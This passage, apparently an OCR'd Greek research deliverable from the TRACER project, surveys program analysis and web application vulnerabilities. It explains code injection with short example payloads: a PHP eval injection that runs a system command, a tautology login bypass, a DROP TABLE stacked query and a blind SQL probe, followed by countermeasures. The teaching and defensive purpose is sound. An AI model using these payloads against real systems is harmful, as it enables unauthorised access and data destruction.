TRACER

Κωδικός Έργου: 09ΣΥΝ-72-942

Π1.1 - State of the Art

Παραδοτέο έργου

Ενότητα Εργασίας:	Π1.1: State of the Art
Αριθμός Παραδοτέου:	1.1
Συντονιστής:	Π. Κατσαρός (Α.Π.Θ.)
Συντελεστές:	SENSE, AUTH, FORTH, SING
Ημερομηνία υποβολής:	31 Δεκεμβρίου 2011
Ημερομηνία παράδοσης:	31 Δεκεμβρίου 2011
Αναγνωριστικό εγγράφου:	TRACER_Π_1.1

ΕΥΡΩΠΑΪΚΗ ΕΝΩΣΗ
ΕΥΡΩΠΑΪΚΟ ΤΑΜΕΙΟ ΠΕΡΙΦΕΡΕΙΑΚΗΣ ΑΝΑΠΤΥΞΗΣ

ΕΛΛΗΝΙΚΗ ΔΗΜΟΚΡΑΤΙΑ
Υπουργείο Παιδείας
Διά Βίου Μάθησης και Θρησκευμάτων

ΕΣΠΑ 2007-2013
πρόγραμμα για την ανάπτυξη

Περιεχόμενα

1 Σύνοψη

Για την ολοκλήρωση εφαρμογών παλαιών γενεών σε πληροφοριακά συστήματα του Διαδικτύου μείζονα σημασία έχει η εξόρυξη αρθρωμάτων, που μπορούν να επαναχρησιμοποιηθούν με συμφέροντες όρους. Αυτό μπορεί να γίνει αναλύοντας τις εξαρτήσεις μεταξύ των συστατικών του λογισμικού. Όμως κάθε προσέγγιση ολοκλήρωσης εφαρμογών παλαιών γενεών σε νέο υπολογιστικό περιβάλλον, αναπόφευκτα αντιμετωπίζει το πρόβλημα εντοπισμού ελαττωμάτων ή λαθών, που στο νέο περιβάλλον είναι δυνητικά αξιοποιήσιμα για την εκτέλεση μη επιτρεπτών ενεργειών. Εντοπισμού δηλαδή ελαττωμάτων, που αν αγνοηθούν έχουν ως αποτέλεσμα κενά ασφάλειας που καθιστούν την εφαρμογή ευάλωτη σε κακόβουλη χρήση. Η πιο επιθετική μορφή κακόβουλης χρήσης είναι η εφαρμογή μιας *επίθεσης άρνησης εξυπηρέτησης* (denial-of-service attack), που σχεδόν πάντα στηρίζεται σε κάποιο ελάττωμα του κώδικα της εφαρμογής. Επίσης, κενά ασφάλειας που σχετίζονται με την εισαγωγή δεδομένων στην εφαρμογή, όπως για παράδειγμα η διαδικτυακή αλληλεπίδραση μέσω αποστολής και λήψης μηνυμάτων, μπορούν να οδηγήσουν στην εισαγωγή κακόβουλου λογισμικού και στον εξ αποστάσεως έλεγχο του συστήματος από τον επιτιθέμενο.

Μια άποψη για την τάξη μεγέθους του προβλήματος προκύπτει από ποσοτικά στοιχεία που προέρχονται από συνολικά 280 έργα ανοικτού λογισμικού ή αλλιώς 60 εκατομμύρια μοναδικές γραμμές κώδικα, στις οποίες βρέθηκαν 38.453 ελαττώματα και λάθη [52]. Όμως, τα στοιχεία αυτά παρουσιάζουν μία μάλλον αισιόδοξη άποψη για την έκταση του προβλήματος, αφού στο ανοικτό λογισμικό, σε αντίθεση με το λογισμικό παλαιών γενεών ισχύει η «αρχή των πολλών ματιών». Δηλαδή, επειδή ο παραγόμενος κώδικας ελέγχεται από πολλούς ανεξάρτητους προγραμματιστές, καταλήγει στη γενική περίπτωση να είναι ποιοτικά καλύτερος από ότι ο κώδικας μιας εμπορικής εφαρμογής που ελέγχεται από μια μεμονομένη ομάδα προγραμματιστών. Επίσης, οι εταιρίες εμπορικού λογισμικού αρκετές φορές αφήνουν το σχεδιασμό και την υλοποίηση προδιαγραφών ασφάλειας σε δεύτερη μοίρα προς όφελος πλουσιότερων χαρακτηριστικών ευχρηστίας, περισσότερων δυνατοτήτων, συντομότερης κυκλοφορίας στην αγορά, και μείωσης του συνολικού κόστους. Τέλος, κώδικας που προέρχεται από ένα σύστημα παλαιάς γενεάς και δε θεωρούνταν ελαττωματικός στο πλαίσιο του αρχικού συστήματος, μπορεί να δημιουργήσει ένα ελάττωμα/λάθος όταν τοποθετηθεί σε λειτουργία σε ένα πληροφοριακό σύστημα στο πλαίσιο του Διαδικτύου. Το πρόβλημα της ανάλυσης των εξαρτήσεων και του εντοπισμού προβλημάτων στον κώδικα προγραμμάτων αποτέλεσε και συνεχίζει να αποτελεί μακροχρόνιο στόχο μεγάλης σημασίας για την τεχνολογία λογισμικού, αλλά ίσως ακόμη πιο σημαντικός είναι ο στόχος της ανάπτυξης αυτοματοποιημένων προσεγγίσεων ανάλυσης, που τελικά οδηγεί σε κατακόρυφη αύξηση της αποτελεσματικότητας και της αποδοτικότητας των προγραμματιστών. Η παρούσα τεχνολογική στάθμιση περιλαμβάνει σημαντικές εξελίξεις σε τρεις διαφορετικές προσεγγίσεις για την φάση της ανάλυσης: τη *στατική ανάλυση προγράμματος* (static program analysis) τον *αυτόματο έλεγχο μοντέλου προγράμματος* (program model checking) και τη *δυναμική ανάλυση προγράμματος με δοκιμές* (testing). Σύμφωνα με τον Dijkstra, η δυναμική ανάλυση προγράμματος με δοκιμές μπορεί απλά να καταδείξει την ύπαρξη λαθών. Αντίθετα, η στατική ανάλυση μπορεί να αναγνωρίσει (προσεγγιστικά) και να εντοπίσει λάθη και ελαττώματα, χωρίς να εκτελείται το πρόγραμμα, ενώ έχουν προταθεί επίσης τεχνικές που αναλύουν τις εξαρτήσεις των συστατικών του λογισμικού για την εξόρυξη αρθρωμάτων. Παρόλα

αυτά, ακόμη και τα πιο ώριμα εργαλεία έχουν μία σχετική ακρίβεια τέτοια ώστε, όταν αυτά χρησιμοποιούνται για τον εντοπισμό λαθών/ελαττωμάτων δίνουν ένα ποσοστό περίπου 10% ψευδών θετικών (false positives), δηλαδή υποτιθέμενων προβλημάτων που όμως αντιστοιχούν σε σωστό κώδικα. Ο αυτόματος έλεγχος μοντέλων είναι μια προηγμένη τεχνολογία που έχει την ισχύ να αποδεικνύει την απουσία λαθών και περιπτώσεων ελαττωματικού κώδικα. Καμία τεχνική επαλήθευσης και επικύρωσης δεν είναι αρκετά ώριμη, ώστε να καθιστά περιττή τη χρήση των υπολοίπων.

Ο αυτόματος έλεγχος μοντέλων σε λογισμικό αποτελεί μια αλγοριθμική ανάλυση του πηγαίου κώδικα προγραμμάτων με σκοπό την επαλήθευση διαφόρων ιδιοτήτων της συμπεριφοράς του λογισμικού. Δεδομένης της αύξησης στην πολυπλοκότητα λογισμικού στις μέρες μας, δημιουργήθηκε η ανάγκη για ολοένα πληρέστερο και αποτελεσματικότερο έλεγχο με σκοπό τον έγκαιρο εντοπισμό λαθών και ελαττωμάτων, που έχουν να κάνουν είτε με την παρεχόμενη ασφάλεια, είτε με τη λειτουργικότητα των παρεχόμενων υπηρεσιών. Αρχικά, ο ερευνητικός τομέας των τυπικών μεθόδων ανάλυσης συστημάτων - οικογένεια στην οποία ανήκει ο αυτόματος έλεγχος μοντέλων - εστίασε στην επαλήθευση των συστημάτων λογισμικού με την βοήθεια προτασιακών λογικών, με τις οποίες ο αναλυτής θα μπορούσε να αποδείξει την αναμενόμενη ορθότητα του συστήματος που ελέγχει [155]. Με την περαιτέρω όμως αύξηση της πολυπλοκότητας των συστημάτων, ο εξαντλητικός έλεγχος και επαλήθευση όλων των πιθανών εκτελέσεων ενός προγράμματος αποτελούσε δύσκολη - εάν όχι - αδύνατη διεργασία προς ολοκλήρωση. Κάτι τέτοιο σηματοδότησε μια ερευνητική αναζήτηση προς την αυτοματοποιημένη διαδικασία επαλήθευσης των συστημάτων λογισμικού, γεγονός που καθιστά τον αυτόματο έλεγχο μοντέλων ιδιαίτερα ελκυστική λύση. Γι αυτό και οι προσπάθειες βελτίωσης τόσο της εφαρμογής του αυτόματου ελέγχου μοντέλων λογισμικού, αλλά και του εύρους των προγραμμάτων (λ.χ. ανεξαρτήτως γλώσσας υλοποίησης) εντείνονται με σκοπό την παραγωγή εύκολων στη χρήση αυτόματων ελεγκτών μοντέλων, περιορίζοντας τόσο την εμπλοκή του χρήστη στην διαδικασία επαλήθευσης, όσο και την ανάλυση μεγάλου αριθμού γραμμών πηγαίου κώδικα.

Το παρόν έγγραφο αποτελεί το State-of-the Art στα πλαίσια του προγράμματος TRACER. Πρόκειται για παραδοτέο στο οποίο γίνεται καταγραφή και αποτίμηση των τελευταίων ερευνητικών αποτελεσμάτων, για τα παρακάτω θέματα:

- Αυτόματος έλεγχος κώδικα παλαιών γενεών για την εξόρυξη πιθανών αρθρωμάτων που μπορεί να οδηγήσουν σε ρήγματα ασφάλειας.
- Στατική θωράκιση και δυναμικός έλεγχος κώδικα παλαιών γενεών, έτσι ώστε να μπορεί να χρησιμοποιηθεί με ασφάλεια στο διαδίκτυο.
- Έρευνα και υλοποίηση ενός γενικευμένου πλαισίου αντιμετώπισης επιθέσεων εισαγωγής κώδικα βασισμένου στη δυναμική ανίχνευση τους μέσω του αυτόματου διαχωρισμού των σεναρίων της καθιερωμένης νόμιμης χρήσης του κώδικα από της σπάνιας παράνομης κατάχρησής του.
- Ενίσχυση της ασφάλειας σε επίπεδο πρωτοκόλλων και χρήση συγχρόνων εφαρμογών διαδικτύου κατάλληλα διαμορφωμένων για τη συμβατότητα με συστήματα παλαιών γενεών.
- Αποτίμηση των αποτελεσμάτων και έλεγχο των παρεμβάσεων που εισηγείται η προτεινόμενη θωράκιση.

Βάση των παραπάνω θα δοθούν αναλυτικές περιγραφές για συνήθη προβλήματα και ευπάθειες διαδικτυακών εφαρμογών που έχουν να κάνουν λ.χ. με ορθό πέρασμα δεδομένων σε υποσυστήματα, αποφυγή επιθέσεων εισαγωγής SQL και διαχείρισης εξόδου, αλλά και γενικά προβλήματα επικύρωσης δεδομένων εισόδου και γεγονότων (events) που επηρεάζουν τα δεδομένα. Στο ίδιο πλαίσιο, θα αναλυθούν ελαττώματα λογισμικού παλαιάς γενάς αξιοποιήσιμες σε περιβάλλον Web, ελαττώματα στις γλώσσες C/C++, στη Java και στη RM Cobol. Μιας και σκοπός του TRACER είναι και η μεταφερσιμότητα των προγραμμάτων αυτών για χρήση τους από διαδικτυακές εφαρμογές, αναλύονται και ευπάθειες διαδικτυακών εφαρμογών. Επίσης, παρουσιάζονται τεχνικές, εργαλεία και μεθοδολογίες που βασίζονται είτε στη στατική ανάλυση κώδικα και στον αυτόματο έλεγχο μοντέλων, είτε σε προσεγγίσεις δοκιμών, δηλαδή δυναμικής ανάλυσης του κώδικα που επιθυμούμε να επαληθεύσουμε.

Στο τέλος του παραδοτέου, τα μέλη και οι εταίροι που συμμετέχουν στο TRACER θα πρέπει να έχουν αποσαφηνίσει το σύνολο των προβλημάτων που θα εντοπίζονται από την πλατφόρμα TRACER. Το παραδοτέο αναμένεται επίσης να συμβάλει στην αποκρυστάλωση των βημάτων που θα υιοθετηθούν κατά την πρωταρχική ανάλυση των απαιτήσεων που θα ικανοποιήσει η πλατφόρμα, ώστε να είναι σε θέση να επιλέξουν τις τεχνικές/μεθόδους που θα χρησιμοποιηθούν κατά την υλοποίηση.

2 Ευπάθειες Διαδικτυακών Εφαρμογών - Μέσα προστασίας

Οι περισσότεροι προγραμματιστές αναπτύσσουν λογισμικό έχοντας στο μυαλό τους περισσότερο την ομαλή λειτουργία και την αποτελεσματικότητα του, παρά το αν και κατά πόσο αυτό είναι ασφαλές. Αυτό έχει σαν αποτέλεσμα την εμφάνιση και άρα το ανοικτό ενδεχόμενο εκμετάλλευσης μιας πληθώρας *ελαττωμάτων* (vulnerabilities) σε συστήματα, που οφείλονται σε ένα σχετικά περιορισμένο αριθμό προγραμματιστικών λαθών [125]. Για το λόγο αυτό το ενδιαφέρον της επιστημονικής, και όχι μόνο κοινότητας, έχει στραφεί σε αυτό που σήμερα ονομάζουμε *ασφάλεια διαδικτυακών εφαρμογών* (web application security). Συγκεκριμένα, μέσα στην τελευταία δεκαετία, το 70% των προγραμμάτων παραβίασης υπολογιστικών συστημάτων έγινε σε επίπεδο εφαρμογής, ενώ τα τελευταία χρόνια το ποσοστό αυτό δείχνει να αυξάνεται ανησυχητικά [5].

2.1 Πέρασμα δεδομένων σε υποσυστήματα

Οι ευπάθειες που ως επι τω πλείστω εκμεταλλεύονται οι επιτιθέμενοι για να παραβιάσουν διαδικτυακές εφαρμογές, σχετίζονται άμεσα με το πώς μία εφαρμογή διαχειρίζεται τα δεδομένα εισόδου [190]. Οι περισσότερες από τις ευπάθειες, συνδέονται με λανθασμένες υποθέσεις που κάνουν οι προγραμματιστές σχετικά με το ποια δεδομένα εισόδου είναι έγκυρα και ποια όχι, με την επίδραση των ειδικών χαρακτήρων που μπορεί να περιέχουν στα δεδομένα αυτά (π.χ. μεταχαρακτήρες) και άλλα. Διαπιστώνοντας κάτι τέτοιο, ένας κακόβουλος χρήστης μπορεί κάλλιστα μαζί με τα δεδομένα εισόδου του να αναμείξει κώδικα, είτε εκτελέσιμο είτε πηγαίο, και με αυτό τον τρόπο να αλλάξει την ροή εκτέλεσης ενός προγράμματος, να τροποποιήσει ευαίσθητα δεδομένα από μια βάση ή να ανακτήσει πληροφορίες από έναν απλό χρήστη [200, 137, 106, 186].

Οι *επιθέσεις εισαγωγής κώδικα* (code injection attacks) αποτελούν την κύρια τεχνική που χρησιμοποιείται για την εκμετάλλευση αδυναμιών δεδομένων εισόδου. Οι επιθέσεις τέτοιου τύπου έχουν συνήθως καταστροφικά αποτελέσματα [77, 206, 152, 140, 144] καθώς,


- στοχεύουν σε υποσυστήματα που υποστηρίζουν τη λειτουργία μιας εφαρμογής, όπως η βάση δεδομένων, βιβλιοθήκες της εφαρμογής κ.α.
- επεκτείνονται σε πολλών τύπων δολιοφθορές, όπως θέματα προσωπικών δεδομένων, δημόσια έκθεση ευαίσθητων πληροφοριών, καθώς και τροποποίηση ή καταστροφή δεδομένων.

Πολλά αντίμετρα έχουν προταθεί για την καταπολέμηση των επιθέσεων εισαγωγής κώδικα. Παρόλα αυτά, κακόβουλοι χρήστες ανακαλύπτουν συνεχώς καινούριες μεθόδους επίθεσεων.

Στο Σχήμα 1 παρουσιάζεται μια κατηγοριοποίηση των επιθέσεων εισαγωγής κώδικα[1][2]. Οι επιθέσεις αυτές μπορούν να διαχωρίστουν σε δύο βασικές κατηγορίες. Στις *επίθεσεις εισαγωγής πηγαίου κώδικα* και στις *επιθέσεις εισαγωγής εκτελέσιμου κώδικα*.

[1] `http://www.sans.org/top-cyber-security-risks/`

[2] `http://cwe.mitre.org/top25/`



Σχήμα 1: Κατηγοριοποίηση των Επιθέσεων Εισαγωγής Κώδικα

Οι επιθέσεις εκτελέσιμου κώδικα χρησιμοποιούν μεταγλωττισμένο κώδικα μηχανής για να παραβιάσουν μία εφαρμογή και να τροποιήσουν την ροή εκτέλεσής της. Σε αυτή την κατηγορία εμπίπτουν και οι *επιθέσεις υπερχείλισης μνήμης* (buffer overflow) [75, 132]. Αυτές οι επιθέσεις εκμεταλλεύονται τις εφαρμογές στις οποίες τα όρια της μνήμης συστήματος που χρησιμοποιείται δεν ελέγχονται και έτσι είναι πιθανή η εκτέλεση κώδικα, που βρίσκεται εκτός αυτών. Οι κακόβουλοι χρήστες εκμεταλλεύονται αυτό το ελάττωμα τοποθετώντας εμβόλιμα δεδομένα που επικαλύπτουν γειτονικές περιοχές μνήμης.

Η C και η C++ παράγουν κώδικα που είναι ευάλωτος σε τέτοιου είδους επιθέσεις, καθώς οι τυπικές υλοποιήσεις των προτύπων περιλαμβάνουν βιβλιοθήκες που δεν υλοποιούν κανένα μηχανισμό ελέγχου υπερχείλισης της μνήμης. Σε αντίθεση με τις παραπάνω γλώσσες, η Java ελέγχει σε κάθε προσπέλαση αν τα δεδομένα που ζητούνται είναι εντός ορίων, προστατεύοντας από αυτό των τύπο επιθέσεων, αλλά με σημαντικό κόστος στην απόδοση της εφαρμογής.

Η δεύτερη κατηγορία αφορά επιθέσεις εισαγωγής πηγαίου κώδικα, ο οποίος εμφανίζεται σε εφαρμογές που χρησιμοποιούν γλώσσες ειδικού πεδίου ή/και δυναμικές γλώσσες. Οι επιθέσεις εισαγωγής γλωσσών ειδικού πεδίου αφορούν γλώσσες όπως η SQL και η XML, που παίζουν πολύ σημαντικό ρόλο στην ανάπτυξη των εφαρμογών παγκόσμιου ιστού. Οι πιο διαδεδόμένες είναι εκείνες που εκμεταλλεύονται ελαττώματα που προκύπτουν από τη χρήση της γλώσσας SQL σε εφαρμογές και αναλύονται περαιτέρω στην Παράγραφο 2.1.1.

Οι δυναμικές γλώσσες καθιστούν εφικτές επιθέσεις που αφορούν στην πλειονότητά τους τη χρήση της συνάρτησης `eval`, η οποία επιτρέπει την εκτέλεση πηγαίου κώδικα της ίδιας της γλώσσας, που παράγεται δυναμικά. Όταν αξιοποιείται αυτή η ευπάθεια, κακόβουλοι χρήστες μπορούν να εκτελέσουν κώδικα σε μηχανήματα χρηστών ή σε απομακρυσμένους εξυπηρετητές με τα ισχυρά δικαώματα πρόσβασης, αφού η εφαρμογή θεωρεί ότι εκτελείται από νόμιμη πηγή. Ένα τυπικό παράδειγμα αφορά την χρήση της

`eval` για την αρχικοποίηση μιας μεταβλητής στη δυναμική γλώσσα PHP[3].

```
$variable = $_GET['var'];
$input = $_GET['value'];
eval('$variable = ' . $input . ';');
```

Ο χρήστης μπορεί να εισάγει ότι δεδομένα θέλει στην τιμή `value` και αυτή θα εκτελεστεί στον εξυπηρετητή, που τρέχει την εφαρμογή. Αν για παράδειγμα δοθεί στη μεταβλητή `value`, η τιμή `10 ; system(''touch foo'');`, τότε θα δημιουργηθεί ένα αρχείο στον κατάλογο που εκτελείται η εφαρμογή. Αν υποθέσουμε ότι ο εξυπηρετητής μας διαθέτει σύστημα αρχείων ext4 το οποίο περιορίζει το μέγιστο αριθμό αρχείων ανά κατάλογο σε περίπου 65000, είναι πολύ έυκολο με μια απλή τροποποίηση του εμβόλιμου κώδικα να δημιουργήσουμε μια ήπια κατάσταση DoS.

Στη συνέχεια θα εμβαθύνουμε περισσότερο στον πιο διαδεδομένο τύπο επιθέσεων εισαγωγής κώδικα, που αφορά την γλώσσα ειδικού πεδίου SQL.

2.1.1 SQL injection

Στις περισσότερες μοντέρνες εφαρμογές, υπάρχουν ορισμένες διεπαφές που έχουν υλοποιηθεί ώστε τα δεδομένα που εισάγει ο χρήστης, να χρησιμοποιούνται για να ολοκληρωθούν και να εκτελεστούν συγκεκριμένες SQL επερωτήσεις σε μια βάση δεδομένων. Οι επιθέσεις που εκμεταλλεύονται τις διάφορες αδυναμίες που απαντώνται είτε στις διεπαφές αυτές, είτε στο επίπεδο της βάσης, ονομάζονται *επιθέσεις εισαγωγής* SQL (SQL injection attacks) [206, 106, 186, 92].

Σχήμα 2: Κατηγοριοποίηση των επιθέσεων εισαγωγής sql με κριτήριο την τεχνική υλοποίηση της επίθεσης

Οι επιθέσεις εισαγωγής SQL χωρίζονται σε δύο κατηγορίες ανάλογα με την τεχνική υλοποίηση της επίθεσης [199] (Σχήμα 2). Στις επιθέσεις που εκμεταλλεύονται τους χαρακτήρες διαφυγής και στις επιθέσεις που εκμεταλλεύονται μία λάθος διαχείριση τύπων δεδομένων.

Οι περισσότερες επιθέσεις εισαγωγής SQL είναι αυτές που εκμεταλλεύονται τους λεγόμενους *χαρακτήρες διαφυγής* (escape characters). Όπως είναι γνωστό, οι χαρακτήρες διαφυγής είναι ιδιαίτερα σημαντικοί για την SQL, αφού οι συμβολοσειρές που περιέχονται σε αυτούς καθορίζουν τη συνθήκη επιλογής (που εκφράζεται μέσω της λέξης κλειδί *WHERE* στην SQL) και πολύ συχνά, από ποιόν πίνακα θα γίνει η επιλογή αυτή (λέξη

[3] `http://seclists.org/lists/fulldisclosure/2006/May/0035.html`

κλειδί *FROM*). Σε περίπτωση που οι συγκεκριμένοι χαρακτήρες δεν ελεγχθούν, μπορεί να προκαλέσουν την εκτέλεση ερωτημάτων με σημαντικές συνέπειες.

Ως παράδειγμα, μπορούμε να σκεφτούμε το ερώτημα που αφορά την αυθεντικοποίηση ενός χρήστη.

```
SELECT *
FROM 'users'
WHERE 'name' = 'george'
AND 'password' = 'foo';
```

Ένας κακόβουλος χρήστης έχει τη δυνατότητα να εισάγει *anything' OR `x'=`x* το οποίο αξιολογείται πάντα ως αληθές. Επομένως το παρακάτω ερώτημα επιτυγχάνει πάντα:

```
SELECT *
FROM 'users'
WHERE 'name' = 'george' OR 'x'='x'
AND 'password' = 'foo' OR 'x'='x';
```

Στην περίπτωση λάθους διαχείρισης τύπων δεδομένων, η είσοδος δεδομένων του χρήστη δεν υπόκειται σε έλεγχο τύπου δεδομένων ή δεν ελέγχεται ο συνδυασμός τύπων δεδομένων μεταξύ τους. Χαρακτηριστικό παράδειγμα αποτελεί η επιβεβαίωση ότι το δεξί μέλος ενός περιορισμού στο κομμάτι *WHERE* του ερωτήματος, αντιστοιχεί στον τύπο δεδομένων της στήλης που περιγράφεται στο αριστερό μέλος του περιορισμού.

Επίσης παράδειγμα ανεπαρκούς ελέγχου τύπου δεδομένων αποτελεί το:

```
SELECT *
FROM 'userinfo'
WHERE 'id' = '1';
```


Ένας κακόβουλος χρήστης μπορεί να παραφράσει το παραπάνω έγκυρο ερώτημα για να προκαλέσει ζημιά στη βάση δεδομένων ως εξής:

```
SELECT *
FROM 'userinfo'
WHERE 'id' = '1';DROP TABLE 'Users';
```

Εκτός από το έγκυρο ερώτημα εκτελείται και το μέρος του κώδικα που επιτηδευμένα ενσωμάτωσε ο χρήστης στην παράμετρο του *WHERE*.

Η ευθύνη βαραίνει τους μεταφραστές ερωτημάτων της γλώσσας.

Σύμφωνα με το Σχήμα 3 οι επιθέσεις μπορούν να κατηγοριοποιηθούν ανάλογα με τα τεχνικά χαρακτηριστικά ανάπτυξης της επίθεσης σε κλασσική επίθεση εισαγωγής SQL, *συμπερασματική επίθεση εισαγωγής* SQL, *επίθεση εισαγωγής* SQL *προς συγκεκριμένο ΣΔΒΔ* και *σύνθετη επίθεση εισαγωγής* SQL. Η κλασσική επίθεση εισαγωγής SQL θεωρείται ξεπερασμένη, όμως πολλές εφαρμογές δεν είναι θωρακισμένες απέναντι σε ένα τέτοιο ενδεχόμενο . Η συμπερασματική επίθεση, γνωστή και ως *τυφλή επίθεση εισαγωγής* SQL χρησιμοποιείται όταν μια διαδικτυακή εφαρμογή είναι ευάλωτη σε τέτοιου είδους επιθέσεις, αλλά τα αποτελέσματα της εισαγωγής δεν είναι ορατά στον επιτιθέμενο. Η ανοχείρωτη ιστοσελίδα μπορεί να μην εμφανίζει δεδομένα, αλλά μπορεί να έχει διαφορετική



Σχήμα 3: Κατηγοριοποίηση των επιθέσεων εισαγωγής SQL με κριτήριο τα τεχνικά χαρακτηριστικά ανάπτυξης της επίθεσης

απεικόνιση ανάλογα με τα αποτελέσματα ενός λογικού ερωτήματος που ενσωματώνεται στο νόμιμο ερώτημα που εκτελείται γι αυτή τη σελίδα. Αυτός ο τύπος επίθεσης μπορεί να αυτοματοποιηθεί με τη χρήση εργαλείων όταν υπάρχει γνώση της τοποθεσίας του ελαττώματος και πληροφορία για το στόχο. Θεωρείται ακόμη επικίνδυνη λόγω του δυναμικού και ευέλικτου μηχανισμού ανάπτυξης. Για παράδειγμα, στο ερώτημα:

```
SELECT *
FROM 'userinfo'
WHERE 'id' = '1';
```

ένας επιτιθέμενος θα μπορούσε να δώσει ως είσοδο:

```
SELECT *
FROM 'userinfo'
WHERE 'id' = '1'
AND 'email' IS NULL; --
```

έτσι ώστε να συμπεράνει αν υπάρχει πεδίο με το όνομα *email* στο συγκεκριμένο πίνακα. Αν υπάρχει, το ερώτημα θα επιστρέψει ``μη έγκυρη διεύθυνση ηλεκτρονικού ταχυδρομείου", διαφορετικά θα προκύψει συντακτικό λάθος. Οι δύο παύλες εισάγονται ως ένδειξη ότι ακολουθεί σχόλιο, έτσι ώστε ο χαρακτήρας διαφυγής που θα ακολουθήσει να μη ληφθεί υπόψη. Με αυτή τη μέθοδο ο επιτιθέμενος μπορεί να ανακαλύψει όλο και περισσότερα στοιχεία για το σχήμα της βάσης δεδομένων.


Η επίθεση εισαγωγής SQL προς συγκεκριμένο ΣΔΒΔ χρησιμοποιείται ανεξάρτητα από τις προηγούμενες δύο τεχνικές.

Τέλος, η σύνθετη επίθεση εισαγωγής SQL εμφανίζεται τελευταία ως αποτέλεσμα ερευνητικής δραστηριότητας στην περιοχή και συνδυάζει επίθεση εισαγωγής SQL με άλλες επιθέσεις διαδικτυακών εφαρμογών, όπως ανεπαρκή ταυτοποίηση, DDoS επιθέσεις [141], λήψη ελέγχου DNS [13] και XSS επιθέσεις.

Οι επιθέσεις εισαγωγής SQL προκαλούνται από μη έμπιστες εφαρμογές και δυναμική κατασκευή επερεωτήσεων SQL [156]. Η σοβαρότητα των επιθέσεων εξαρτάται σε πρώτο βαθμό από τις δεξιότητες του επιτιθέμενου και τη φαντασία του και ύστερα από τα αμυντικά αντίμετρα, όπως η σύνδεση στη βάση δεδομένων με λίγα δικαιώματα. Σε γενικές γραμμές, θεωρείται πολύ σοβαρή επίθεση με σημαντικές συνέπειες.

Οι επιπτώσεις αυτών των επιθέσεων διακρίνονται σε τέσσερις κατηγορίες, ιδιωτικότητα, αυθεντικοποίηση, έγκριση και ακεραιότητα. Οι επιθέσεις παραβιάζουν την ιδιωτικότητα της βάσης δεδομένων, αφού έχουν ως αποτέλεσμα τη αποκάλυψη ευαίσθητων

δεδομένων. Επιπλέον, αχρηστεύουν τις τεχνικές αυθεντικοποίησης με τη χρήση ειδικών συνθηκών (1=1). Ως αποτέλεσμα, ένας χρήστης μπορεί να συνδεθεί σε ένα σύστημα χωρίς να έχει λογαριασμό και πρόσβαση. Αν κρατούνται πληροφορίες έγκρισης σε μια βάση δεδομένων, τότε με τη βοήθεια μιας επίθεσης εισαγωγής κώδικα, αυτή η πληροφορία μπορεί να μεταβληθεί. Τέλος, οι επιθέσεις δύνανται να ζημιώσουν την ακεραιότητα της βάσης δεδομένων, αφού η πρόσβαση σε αυτή εκτός από τη δυνατότητα υποκλοπής πληροφορίας επισείει και τη πιθανότητα παραποίησης της βάσης δεδομένων (μεταβολή, διαγραφή).



Σχήμα 4: Αντιμετώπιση των επιθέσεων εισαγωγής sql

Το σχήμα 4 περιγράφει αντίμετρα για τις επιθέσεις εισαγωγής SQL. Ένα μέτρο που έχει αναπτυχθεί για την αντιμετώπιση των παραπάνω είναι η παραμετροποίηση επερωτήσεων. Οι παράμετροι μιας SQL επερώτησης δεν ενσωματώνονται σε αυτή, αλλά αποθηκεύονται σε μεταβλητές άρρηκτα δεμένες με τον τύπο τους. Κάθε παράμετρος συνδέεται με ένα βασικό τύπο δεδομένων και όχι με έναν πίνακα. Ο δεύτερος τρόπος αντιμετώπισης είναι η αποφυγή χαρακτήρων που έχουν ειδικό νόημα για την SQL. Ο οδηγός της SQL αναφέρει όλους τους ειδικούς χαρακτήρες και επομένως είναι εφικτό να κατασκευαστεί μια περιεκτική λίστα χαρακτήρων, που απαιτούν μετάφραση. Επειδή αυτή η τακτική εναποθετεί την ευθύνη αποφυγής χαρακτήρων στον προγραμματιστή, είναι επιρρεπής σε λάθη.

2.2 Είσοδος δεδομένων από το χρήστη

